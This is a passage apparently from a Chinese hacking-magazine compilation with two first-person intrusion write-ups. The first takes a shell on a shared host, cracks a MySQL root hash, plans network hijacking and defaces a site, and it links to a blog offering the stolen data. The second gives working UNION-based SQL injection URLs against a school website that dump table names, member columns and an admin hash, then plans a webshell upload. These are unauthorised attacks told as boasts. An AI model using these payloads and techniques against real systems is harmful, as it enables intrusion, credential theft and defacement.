


图　1-5-2

没啥用处，直接 c 段好了（图 1-5-3）




图　1-5-3

还不少站啊。直接导出丢到椰树里面。扫到一个 ecshop 的站，解密登入后台拿 shell（网上大量教程，不多提）。OK，如图 1-5-4：




图　1-5-4

一看是 freehost，就想坏了。现在星外普遍的权限死，那是相当的不好提权啊。

一般 ecshop 没有 root 权限特别少，所以直接略过。先上传个 aspx 看看吧，如图 1-5-5：

图　1-5-5

看到这个页面觉得有希望啊。最起码找到个执行目录就 OK 了。先用注册表找到远程 3389

的端口：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp

然后也是各种搞

C:\Documents and Settings\All Users\Application Data\Microsoft\Media Index

可以上传但是执行不了命令啊。突然看到这个如图 1-5-6：




图　1-5-6

一看 4 个盘，我笑了。运气真好！你懂的。各种上传 cmd 都不行。都拒绝执行。我好蛋疼啊，翻到这个目录的时候，如图 1-5-8：




图　1-5-8

我感觉有戏啊直接找到 user.myd 下载到桌面打开。找到 root 加密文件，然后解密了。然后运气更好的是解开了！

图　1-5-9

接下来毫无悬念，进入服务器（图 1-5-9）。然后下载 netfuke 准备劫持目标机器。




图　1-5-10

如图 1-5-10，感觉不太对劲啊，怎么可能获取不了网卡信息呢。然后打开 cmd 输入 ipconfig，我真的笑了。




图　1-5-11

如图 1-5-11，居然是多网卡。还有目标 ip。大家应该都知道，多网卡的就是里面多个 ip 多个网卡。既然在里面了。肯定目标站也在服务器了。但是找了下貌似网站目录多的要命。没关系，上传 iis.vbs 和 script。直接全部列出来，如图 1-5-12：




图　1-5-12

搜索网站域名。你懂的。然后找到网站绝对路径。黑客站不多说，直接挂主页鸟（图 1-5-13）。

图　1-5-13

哈哈！撤鸟……数据在我博客。嘿嘿，要的去下载吧。http://blog.javahk.com(打广告，顺便增加点流量)菜鸟文章。看不惯的请拍砖。

（全文完）责任编辑：静默

第 6 节　菜鸟渗透某学院

作者：lingxi

来自：听潮社区—ListenTide

网址：http://team.f4ck.org/

在目标站上面逛了下，都是静态页面，没有找到注入点。

扫了下目录，没有扫到后台，但是扫到了 fck 编辑器的一个上传。

遗憾的是不能利用，如图 1-6-1：




图　1-6-1

然后百度了下后台，无果。然后再去网站上逛。点了一个连接跳到了一个分站。
找到了一个分站的注入点：

http://xxx.xxx.edu.cn/index.php?s=/Service/newnew/id/135




图　1-6-2

但是 sqlmap 没跑出数据来。没办法，手工试试吧！order+by+得到字段数 21，如图 1-6-3：

http://xxx.xxx.edu.cn/index.php?s=/Service/newnew/id/135%20+and+1=2+union+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21




图　1-6-3

http://xxx.xxx.edu.cn/index.php?s=/Service/newnew/id/135%20+and+1=2+union+select+1,2,concat(database(),0x5c,user(),0x5c,version()),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21

图　1-6-4

如图 1-6-4，数据库名字为：xiaoyouwang，数据库的版本为：5.0.96-community-nt，当前用户： xiaoyouwang@localhost，那么下面列一下数据库里的东西，开始查表

http://xxx.xxx.edu.cn/index.php?s=/Service/newnew/id/135+and+1=2+union+select+1,2,GROUP_CONCAT(DISTINCT+table_name),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21+from+information_schema.columns+where+table_schema=0x7869616F796F7577616E67

图　1-6-5

如图 1-6-5，得到表：

aboutpage,article,category,cooper,feedback,member,permissions,servicepage,settings,usergroup

觉得 member 应该是。member 的字段：

http://xxx.xxx.edu.cn/index.php?s=/Service/newnew/id/135+and+1=2+union+select+1,2,GROUP_CONCAT(DISTINCT+column_name),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21+from+information_schema.columns+where+table_name=0x6D656D626572

图　1-6-6

如图 1-6-6，得到数据：

```
id,username,password,question,answer,groupid,regtime,lastlogintime,logintimes,ischecked,realname,sex,telphone,fax,email,address
```

接下来爆用户名密码：

```
http://xxx.xxx.edu.cn/index.php?s=/Service/newnew/id/135+and+1=2+union+select+1,2,GROUP_CONCAT(DISTINCT+username,0x5f,password),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21+from+member
```

图　1-6-7

如图 1-6-7，得到：admin_9a1d3d46067ed01ab1ebdbe67f06875b

解密：6156762

后台在地址后加了个 admin.php 就出来了，如图 1-6-8：

```
http://xxx.xxx.edu.cn/admin.php?s=/Public/login.html
```

图　1-6-8

进入后台之后，就找上传页面，是调用的 fck 编辑器，如同 1-6-9：




图　1-6-9

IIS6.0 上传图片，试试解析漏洞。

